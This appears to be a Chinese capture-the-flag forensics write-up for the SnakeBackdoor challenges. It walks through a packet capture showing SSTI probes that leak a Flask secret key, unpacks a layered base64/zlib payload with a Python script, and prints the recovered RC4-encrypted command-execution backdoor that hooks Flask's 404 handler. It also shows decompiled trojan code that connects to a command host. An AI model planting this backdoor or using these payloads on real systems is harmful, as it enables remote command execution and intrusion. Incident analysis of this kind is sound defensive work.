
flag 值：

flag{zxcvbnm12}


SnakeBackdoor-2

操作内容：


在攻击者登陆成功的 http 数据包后接着追踪，可以看到其尝试 SSTI 攻击{{7*7}}并成功回显的数据包



据此继续查找对/admin/preview 的请求，可以发现执行{{config}}的数据包


Wireshark · 追踪 HTTP 流 (tcp.stream eq 1768) · attack.pcap
POST /admin/preview HTTP/1.1
Host: 192.168.1.200:5000
Content-Length: 33
Cache-Control: max-age=0
Origin: http://192.168.1.200:5000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.200:5000/admin/panel
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=eyJpc19hZG1pbiI6dHJ1ZX0.aUeAgw.2bXPGbewH1UEKhDw49k9JYiYP3U
Connection: keep-alive
preview_content=%7B%7B+7*7+%7D%7D
HTTP/1.1 200 OK
Server: Werkzeug/3.1.4 Python/3.12.3
Date: Sun, 21 Dec 2025 05:07:25 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1319
Vary: Cookie
Connection: close
<!doctype html>
<html lang="zh-CN">
<head>
<meta charset="utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1" />
<title>KKKK.....</title>
<link rel="stylesheet" href="/static/style.css">
</head>
<body>

分组 28546。1 客户端 分组，1 服务器 分组，1 turn(s).点击选择。
整个对话 (2252 bytes)
显示为 ASCII
No delta times
流 1768
查找:
区分大小写
查找下一个(N)
滤掉此流
打印
另存为...
返回
关闭
帮助



Flask 应用的 `SECRET_KEY`就在响应里，即：

c6242af0-6891-4510-8432-e1cdf051f160


flag 值：

flag{c6242af0-6891-4510-8432-e1cdf051f160}


SnakeBackdoor-3

操作内容：


在上一题之后紧接着的数据包，可以发现一坨 base64 数据



解码后得到另一坨先 zlib 压缩再 base64 的逆序字符串



先逆序再拿去解压 zlib，得到了类似结构的一坨先 zlib 压缩再 base64 的逆序字符串



循环往复。编写 python 脚本依次解开，得到攻击者使用 RC4 加密通讯的代码，其中得到 RC4 密钥：v1p3r_5tr1k3_k3y

```
import zlib
import base64
import re

def solve():
    file_path = '1.txt'
    with open(file_path, 'r') as f:
        content = f.read().strip()
    current_content = content
    iteration = 0
    while True:
        iteration += 1
        reversed_content = current_content[::-1]
        padding = len(reversed_content) % 4
        if padding:
            reversed_content += '=' * (4 - padding)
        compressed_data = base64.b64decode(reversed_content)
        decompressed_data = zlib.decompress(compressed_data)
        text_result = decompressed_data.decode('utf-8')
        match = re.search(r"exec\(\(_\)\(b'([^']*)'\)\)",
text_result)
        if match:
            current_content = match.group(1)
        else:
            print(text_result)
            with open('2.txt', 'w', encoding='utf-8') as f:
                f.write(text_result)
            break

if __name__ == '__main__':
    solve()
```

```
2.txt
global exc_class
global code
import os,binascii
exc_class, code = app._get_exc_class_and_code(404)
RC4_SECRET = b'v1p3r_5tr1k3_k3y'
def rc4_crypt(data: bytes, key: bytes) -> bytes:
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]
    i = j = 0
    res = bytearray()
    for char in data:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        res.append(char ^ S[(S[i] + S[j]) % 256])
    return bytes(res)
def backdoor_handler():
    if request.headers.get('X-Token-Auth') != '3011aa21232beb7504432bfa90d3277
        return "Error"
    enc_hex_cmd = request.form.get('data')
    if not enc_hex_cmd:
        return ""
    try:
        enc_cmd = binascii.unhexlify(enc_hex_cmd)
        cmd = rc4_crypt(enc_cmd, RC4_SECRET).decode('utf-8', errors='ignore')
        output_bytes = getattr(os, 'popen')(cmd).read().encode('utf-8', errors=
        enc_output = rc4_crypt(output_bytes, RC4_SECRET)
        return binascii.hexlify(enc_output).decode()
    except:
        return "Error"
app.error_handler_spec[None][code][exc_class]=lambda error: backdoor_handler()
```


flag 值：


flag{v1p3r_5tr1k3_k3y}

SnakeBackdoor-4


操作内容：


使用第三题的密钥，继续追踪并解密数据包，可以得知攻击者上传、查看并解压了一个shell.zip，同时得到解压密码"nf2jd092jd01"






之后将恶意文件"shell"挪到/tmp，改名叫 python3.13 并赋权执行







由此可见木马进程执行的本体文件的名称为"python3.13"

flag 值：

flag{python3.13}

SnakeBackdoor-5

操作内容：

打开 shell 发现是 Socket 通信 192.168.1.201:58782 ，调试的时候服务是关闭的，被迫边 Patch 边调试

```
22
23  fd = socket(2, 1, 0);
24  if ( fd < 0 )
25    exit(1);
26  memset(&s, 48, sizeof(s));
27  s.sa_family = 2;
28  *(_DWORD *)&s.sa_data[2] = inet_addr("192.168.1.201");
29  *(_WORD *)s.sa_data = htons(58782u);
30  if ( connect(fd, &s, 0x10u) < 0 )
31  {
32    close(fd);
33    exit(1);
34  }
35  if ( (unsigned int)Get_4_bytes(fd, (unsigned __int8 *)&p_a2_4, 4uLL, 0) != 4 )
36  {
37    close(fd);
38    exit(1);
39  }
40  seed = (p_a2_4 >> 8) & 0xFF00 | (p_a2_4 << 8) & 0xFF0000 | (p_a2_4 << 24) | HIBYTE(p_a2_4);
41  srand(seed);
42  for ( i = 0; i <= 3; ++i )
43    key[i] = rand();
44  SM4((__int64)box, (__int64)key, 0);
45  SM4((__int64)box_1, (__int64)key, 1);
46  while ( (unsigned int)Get_4_bytes(fd, (unsigned __int8 *)&p_a2, 4uLL, 0) == 4 )
47  {
48    p_a2 = (p_a2 >> 8) & 0xFF00 | (p_a2 << 8) & 0xFF0000 | (p_a2 << 24) | HIBYTE(p_a2);
49    if ( p_a2 <= 0x1000 && p_a2 && (p_a2 & 0xF) == 0 )
50    {
```

接受 4 个字节用于生成 SM4 的 Key

```
31  {
32    close(fd);
33    exit(1);
34  }
35  if ( (unsigned int)Get_4_bytes(fd, (unsigned __int8 *)&p_a2_4, 4uLL, 0) != 4 )
36  {
37    close(fd);
38    exit(1);
39  }
40  seed = (p_a2_4 >> 8) & 0xFF00 | (p_a2_4 << 8) & 0xFF0000 | (p_a2_4 << 24) | HIBYTE(p_a2_4);
41  srand(seed);
42  for ( i = 0; i <= 3; ++i )
43    key[i] = rand();
44  SM4((__int64)box, (__int64)key, 0);
45  SM4((__int64)box_1, (__int64)key, 1);
46  while ( (unsigned int)Get_4_bytes(fd, (unsigned __int8 *)&p_a2, 4uLL, 0) == 4 )
47  {
48    p_a2 = (p_a2 >> 8) & 0xFF00 | (p_a2 << 8) & 0xFF0000 | (p_a2 << 24) | HIBYTE(p_a2);
49    if ( p_a2 <= 0x1000 && p_a2 && (p_a2 & 0xF) == 0 )
50    {
51      len_bloack = Get_4_bytes(fd, (unsigned __int8 *)command, p_a2, 0);// 16
52      if ( len_bloack != p_a2 )
53        break;
54      sub_555555555860(box, 0, (__int64)command, (__int64)command, len_bloack);
```

结合队友给的流量 34 95 20 46 Patch 一下得到 Key

34952046
00000010
49b351855f211b85bd012f80ce8ed5b3
00000010
2cc5becb37ca595a89445461c6512efc
00000010
b863696da0c6bb28da46e09069dd644f
00000030
87e8faa921f3e67c530f1b6740a9d439794e426716d49f5e949d5d56f81ed54a97f6cc6752fcf7aa408a94e6a59029e7
00000010
b7c88bb0d92308a57f83d08a90ae024c
00000020
91fc3c4dc278b1afc5636adeca578f3fe37c16fa66fae433d0d7eb331e7926025ad84833f28fc2641bf05e058be36ed06b3ba79fb66a1ae4192c51152e87a1c6abf66f0a1038689d2137f94d6a686b946120ea2d6fbe312786411b7
cc2bccec85db48d820038d8c1273024cd80f99e761e2dc2ca5f79f97eb5e01c74a7807ba9f29d99338ea1962daba592f2f212ca8686cf37880755f82949cce1e38a7cd2c8f4a79e5a5b640375a94faa0dd2df11225df777845781f0
a047eafd0b65d7b8715cdd7f9becf3046afd113dc0b8b714b002cafc2482c4f240dab7cfa61ea30b3d4595b67563fde635bbd243f3ea8cca3d6bad779161939dd3acd3de84e9f0345f8e4c7b1dd0909922334bbbc0ccd412b8d821
73a5d9d24304eaf50c29d1f3cde1893acc5e4ba171ed4d1474d3f0046208ba565589ace3ecd59e248c22663b789ff5ff9eb73ea4fff8399159d10f689487d553333ce4ec0c0c568a5f532a015a6f1801f0d820a0b8a744b915248b8
bb99ba83f410b1c2b9bbc1b5e39a5558f467eebd32b38a3e208c2534f74b450e412c2ab730ec45b224a2ba5255e24fd831db1d900c8a57967b8ad6993fb3a9b2de1d2d6093eb14a02ddd4cb29275b4cd80f99e761e2dc2ca5f7
